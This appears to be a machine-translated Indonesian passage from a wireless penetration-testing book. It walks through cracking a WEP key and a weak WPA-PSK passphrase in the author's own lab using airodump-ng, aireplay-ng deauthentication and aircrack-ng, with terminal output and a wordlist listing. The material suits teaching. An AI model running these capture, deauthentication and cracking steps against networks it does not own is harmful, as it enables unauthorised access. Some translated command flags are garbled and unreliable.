
Semua paket yang diendus ini disimpan diWEPCrackingDemo-*file yang kita lihat sebelumnya:



```
CH 11 ][ Elapsed: 6 mins ][ 2014-09-26 21:15 ][ fixed channel mon0: -1
BSSID          PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
E8:94:F6:62:1E:8E -49 100    3360   3090  10 11 54e. WEP      WEP           Wireless Lab
BSSID          STATION          PWR     Rate    Lost   Frames Probe
E8:94:F6:62:1E:8E 20:10:7A:45:36:61 -79    54e-54e    0     3091
```

17.Sekarang mari kita mulai dengan bagian cracking yang sebenarnya! Kami menyala aircrack-ng dengan opsiWEPCrackingDemo-0*.cap di jendela baru. Ini akan memulai aircrack-ng perangkat lunak dan itu akan mulai bekerja untuk memecahkan kunci WEP menggunakan paket data dalam file. Perhatikan bahwa Airodump-ng mengumpulkan paket WEP adalah ide yang bagus, aireplay-ng melakukan serangan ulang, dan aircrack-ng mencoba memecahkan kunci WEP berdasarkan paket yang ditangkap, semuanya pada waktu yang bersamaan. Dalam percobaan ini, semuanya terbuka di jendela terpisah.

18.Layar Anda akan terlihat seperti tangkapan layar berikut saataircrack-ngsedang mengerjakan paket untuk memecahkan kunci WEP:




```
Aircrack-ng 1.2 beta3
[00:00:00] Tested 625 keys (got 4193 IVs)

KB    depth   byte(vote)
0    0/ 17   12(6656) 49(6656) 13(6400) 1C(6400) 84(6400) BA(6400)
1    0/  1   14(7424) A2(6400) C3(6400) F3(6400) AC(6144) E3(6144)
2    0/  1   C0(7680) 22(6656) 41(6656) 50(6656) B2(6656) EF(6656)
3    1/  2   5F(6912) 17(6656) EC(6656) 7F(6400) 92(6400) B3(6400)
4    3/  4   F0(6912) A8(6400) DF(6400) 41(6144) 5E(6144) 8D(6144)
```

Cacat Enkripsi WLAN

19.Jumlah paket data yang diperlukan untuk memecahkan kunci tidak dapat ditentukan, tetapi umumnya di urutan seratus ribu atau lebih. Di jaringan cepat (atau menggunakan pemutar-an-ng),ini akan memakan waktu paling lama 5-10 menit. Jika jumlah paket data yang saat ini ada di file tidak mencukupi, makaaircrack-ngakan dijeda, seperti yang ditunjukkan pada tangkapan layar berikut, dan menunggu lebih banyak paket ditangkap; itu kemudian akan memulai kembali proses cracking:



The screenshot shows a Kali Linux desktop environment with a terminal window open. The terminal title is "root@kali: ~/WEPCrack". The output of the command "aircrack-ng -1 1234567890" is displayed, showing the cracking progress:

```
Aircrack-ng 1.2 beta3
[00:00:02] Tested 166661 keys (got 3862 IVs)
KB      depth    byte(vote)
0      37/   38  F3(5120) 47(4864) 69(4864) 78(4864) 84(4864) 99(4864)
1      12/    1  F3(5632) 32(5376) 3B(5376) 47(5376) 48(5376) 74(5376)
2      1/    7  B2(6400) 41(6144) 58(6144) 5A(6144) EF(6144) FE(6144)
3      9/   19  F2(5888) 0D(5632) 17(5632) 32(5632) 47(5632) 80(5632)
4     16/   4   E5(5632) 0E(5376) 1F(5376) 6E(5376) 83(5376) 9E(5376)

Failed. Next try with 5000 IVs.
```

The terminal window has three tabs, all titled "root@kali: ~". The background of the desktop shows the Kali Linux logo with the text "The quieter you become, the more you are able to hear."

20. Setelah cukup paket data telah ditangkap dan diproses, aircrack-ng

harus dapat memecahkan kunci. Setelah itu, dengan bangga menampilkannya di terminal dan keluar, seperti yang ditunjukkan pada tangkapan layar berikut:

```
Aircrack-ng 1.2 beta3

[00:00:00] Tested 541 keys (got 49534 IVs)

KB      depth   byte(vote)
0      5/    11   D8(56832) 65(56576) A9(56576) D0(56576) FC(56576) 06(56320)
1      8/    1    3B(56320) 05(55808) FF(55808) 5B(55296) 61(55296) 6B(55296)
2      3/    2    D5(57344) 21(56832) 5A(56832) A0(56576) 91(56320) 17(55808)
3      1/    5    E3(60160) EA(58624) F0(58112) 5E(57600) 44(57344) D5(56832)
4      0/    1    DF(72960) AA(60416) DC(59136) 4A(57600) 54(56832) 6B(56576)

KEY FOUND! [ AB:CD:EF:AB:CD:EF:AB:CD:EF:12 ]
Decrypted correctly: 100%

root@kali:~/WEPCrack#
```

21. Penting untuk dicatat bahwa WEP benar-benar cacat dan kunci WEP apa pun (sekompleks apa pun) akan dipecahkan aircrack-ng. Satu-satunya persyaratan adalah sejumlah besar paket data, yang dienkripsi dengan kunci ini, tersedia untuk aircrack-ng.

Cacat Enkripsi WLAN

Apa yang baru saja terjadi?

Kami menyiapkan WEP di lab kami dan berhasil meretas kunci WEP. Untuk melakukan ini, pertama-tama kami menunggu klien yang sah dari jaringan untuk terhubung ke titik akses. Setelah ini, kami menggunakan alat aireplay-ng untuk memutar ulang paket ARP ke dalam jaringan. Hal ini menyebabkan jaringan mengirim paket replay ARP, sehingga sangat meningkatkan jumlah paket data yang dikirim melalui udara. Kami kemudian menggunakan aircrack-ng alat untuk memecahkan kunci WEP dengan menganalisis kelemahan kriptografi dalam paket data tersebut.

Perhatikan bahwa kita juga dapat memalsukan autentikasi ke titik akses menggunakan teknik bypass Autentikasi Kunci Bersama yang telah kita pelajari di bab sebelumnya. Ini bisa berguna jika klien yang sah meninggalkan jaringan. Ini akan memastikan bahwa kami dapat memalsukan otentifikasi dan asosiasi dan terus mengirimkan paket yang diputar ulang ke jaringan.

Selamat mencoba – autentifikasi palsu dengan WEP cracking

Pada latihan sebelumnya, jika klien yang sah tiba-tiba keluar dari jaringan, kita tidak akan dapat memutar ulang paket karena titik akses akan menolak untuk menerima paket dari klien yang tidak terkait.

Tantangan Anda adalah memalsukan autentifikasi dan asosiasi menggunakan pintasan Autentifikasi Kunci Bersama yang telah kita pelajari di bab sebelumnya, sementara WEP cracking sedang berlangsung. Logout klien yang sah dari jaringan dan verifikasi bahwa Anda masih dapat menyuntikkan paket ke dalam jaringan dan apakah titik akses menerima dan meresponsnya.


WPA/WPA2

WPA (atau WPA v1 kadang-kadang disebut) terutama menggunakan algoritma enkripsi TKIP. TKIP ditujukan untuk meningkatkan WEP, tanpa memerlukan perangkat keras yang benar-benar baru untuk menjalankannya. WPA2 sebaliknya wajib menggunakan algoritma AES-CCMP untuk enkripsi, yang jauh lebih kuat dan tangguh daripada TKIP.

Baik WPA maupun WPA2 memungkinkan autentifikasi berbasis EAP, menggunakan server RADIUS (Enterprise) atau **Kunci yang Dibagikan Sebelumnya(PSK)** skema autentifikasi berbasis (pribadi).

WPA/WPA2 PSK rentan terhadap serangan kamus. Input yang diperlukan untuk serangan ini adalah jabatan tangan WPA empat arah antara klien dan titik akses, dan daftar kata yang berisi frasa sandi umum. Kemudian, dengan menggunakan alat seperti Aircrack-ng, kita dapat mencoba memecahkan frasa sandi WPA/WPA2 PSK.

Ilustrasi jabat tangan empat arah ditunjukkan pada tangkapan layar berikut:




Cara kerja WPA/WPA2 PSK adalah dengan memperoleh kunci per sesi, yang disebut **Kunci Sementara Berpasangan(PTK)**, menggunakan Kunci yang Dibagikan Sebelumnya dan lima parameter lainnya—SSID Jaringan, **Kata Pengautentikasi(Satu ons)**, **Nomina Pemohon(Umumkan)**, **Alamat MAC pengautentikasi(Titik Akses MAC)**, Dan **Alamat MAC pemasok(MAC Klien Wi-Fi)**. Kunci ini kemudian digunakan untuk mengenkripsi semua data antara titik akses dan klien.

Penyerang yang menguping seluruh percakapan ini dengan mengendus udara bisa mendapatkan kelima parameter yang disebutkan di paragraf sebelumnya. Satu-satunya hal yang tidak dia miliki adalah Kunci yang Dibagikan Sebelumnya. Jadi, bagaimana Kunci yang Dibagikan Sebelumnya dibuat? Itu diturunkan dengan menggunakan frasa sandi WPA-PSK yang disediakan oleh pengguna, bersama dengan SSID. Kombinasi keduanya dikirim melalui **Fungsi Penurunan Kunci Berbasis Kata Sandi(PBKDF2)**, yang menampilkan kunci bersama 256-bit.

Cacat Enkripsi WLAN

Dalam serangan kamus WPA/WPA2 PSK yang khas, penyerang akan menggunakan kamus besar kemungkinan frasa sandi dengan alat penyerang. Alat tersebut akan memperoleh kunci Pre-Shared 256-bit dari masing-masing frasa sandi dan menggunakannya dengan parameter lain, yang dijelaskan sebelumnya, untuk membuat PTK. PTK akan digunakan untuk memverifikasi **Pemeriksaan Integritas Pesan(MIC)** di salah satu paket jabat tangan. Jika cocok, maka frasa sandi yang ditebak dari kamus itu benar; jika tidak, itu salah.

Akhirnya, jika frasa sandi jaringan resmi ada di kamus, itu akan diidentifikasi. Inilah cara kerja cracking WPA/WPA2 PSK! Gambar berikut mengilustrasikan langkah-langkah yang terlibat:



Pada latihan selanjutnya, kita akan melihat bagaimana cara meretas jaringan nirkabel WPA PSK. Langkah-langkah yang persis sama akan dilibatkan dalam meretas jaringan WPA2-PSK menggunakan CCMP (AES) juga.

Saatnya beraksi – memecahkan kata sandi lemah WPA-PSK

Ikuti instruksi yang diberikan untuk memulai:

1. Pertama-tama, sambungkan ke titik akses Wireless Lab kami dan atur titik akses untuk menggunakan WPA-PSK. Kami akan mengatur kata sandi WPA-PSK menjadi ABCD EFGH sehingga rentan terhadap serangan kamus:



2. Kami mulai airodump-ng dengan perintah berikut agar mulai menangkap dan menyimpan semua paket untuk jaringan kami:


airodump-ng -bssid 00:21:91:D2:8E:25 -saluran 11 -tulis WPACrackingDemo mon0"

Tangkapan layar berikut menunjukkan output:

```
CH 11 ][ Elapsed: 4 s ][ 2014-09-26 21:22 ][ fixed channel mon0: -1
BSSID          PWR RXQ Beacons #Data #/s CH MB ENC CIPHER AUTH ESSID
E8:94:F6:62:1E:9E -51 100      55    0 0 11 54e. WPA CCMP PSK Wireless Lab
BSSID          STATION Pwr Rate Lost Frames Probe
```

Cacat Enkripsi WLAN


3.Sekarang kita dapat menunggu klien baru untuk terhubung ke titik akses sehingga kita dapat menangkap jabat tangan WPA empat arah, atau kita dapat mengirim paket deautentikasi siaran untuk memaksa klien menyambung kembali. Kami melakukan yang terakhir untuk mempercepat. Hal yang sama dapat terjadi lagi dengan kesalahan saluran yang tidak diketahui. Sekali lagi, gunakan --abaikan-negatif-satu.Ini juga membutuhkan lebih dari satu upaya:




The screenshot shows a Kali Linux desktop environment with a terminal window open. The terminal window title is 'root@kali: ~'. Inside the terminal, the command 'aireplay-ng --deauth 1 -a E8:94:F6:62:1E:8E mon0 --ignore-negative-one' is being executed. The output indicates that the attack is waiting for a beacon frame from the target client (BSSID: E8:94:F6:62:1E:8E) on channel -1. It also notes that the attack is more effective when targeting a connected wireless client. The terminal window has three tabs: 'root@kali: ~', 'root@kali: ~', and 'root@kali: ~/WEPCrack'. The desktop background features the Kali Linux logo with the tagline 'The quieter you become, the more you are able to hear.'

4.Segera setelah kami merekam jabat tangan WPA, fileairodump-ng alat akan menunjukannya di sudut kanan atas layar dengan jabat tangan WPA diikuti dengan BSSID titik akses. Jika Anda menggunakan --abaikan-negatif-satu, alat tersebut dapat mengantikan jabat tangan WPA dengan pesan saluran tetap. Awasi flash cepat dari jabat tangan WPA.

5. Kita bisa menghentikan airodump-ng utilitas sekarang. Mari buka file cap di Wireshark dan lihat jabat tangan empat arah. Terminal Wireshark Anda akan terlihat seperti tangkapan layar berikut. Saya telah memilih paket pertama dari jabat tangan empat arah di file jejak di tangkapan layar. Paket jabat tangan adalah yang protokolnya **EAPOL**:



6. Sekarang kita akan memulai latihan pemecahan kunci yang sebenarnya! Untuk ini, kita membutuhkan kamus kata-kata umum. Kali dikirimkan dengan banyak file kamus dimetaspoit folder yang terletak seperti yang ditunjukkan pada tangkapan layar berikut. Penting untuk dicatat bahwa, dalam cracking WPA, Anda sama baiknya dengan kamus Anda. BackTrack dikirimkan dengan beberapa kamus, tetapi ini mungkin tidak cukup. Kata sandi yang dipilih orang bergantung pada banyak hal. Ini mencakup hal-hal seperti negara tempat tinggal pengguna, nama dan frasa umum di wilayah tersebut, kesadaran keamanan pengguna, dan banyak hal lainnya. Sebaiknya kumpulkan daftar kata khusus negara dan kawasan, saat melakukan uji penetrasi:



Kali Linux 32-bit - VMware Player (Non-commercial use only)

Fri 26 Sep, 21:31

root@kali: ~/WEPCrack


```
File Edit View Search Terminal Help
root@kali:~/WEPCrack# ls /usr/share/wordlists/metaspoit
av-update-urls.txt          oracle_default_hashes.txt
burnett_top_1024.txt         oracle_default_passwords.csv
burnett_top_500.txt          oracle_default_userpass.txt
cms400net_default_userpass.txt
db2_default_pass.txt        postgres_default_pass.txt
db2_default_userpass.txt    postgres_default_userpass.txt
db2_default_user.txt        postgres_default_user.txt
default_pass_for_services_unhash.txt
default_userpass_for_services_unhash.txt
default_users_for_services_unhash.txt
dlink_telnet_backdoor_userpass.txt
hci_oracle_passwords.csv
http_default_pass.txt       rpc_names.txt
http_default_userpass.txt   rservices_from_users.txt
http_default_users.txt      sap_common.txt
http_owa_common.txt         sap_default.txt
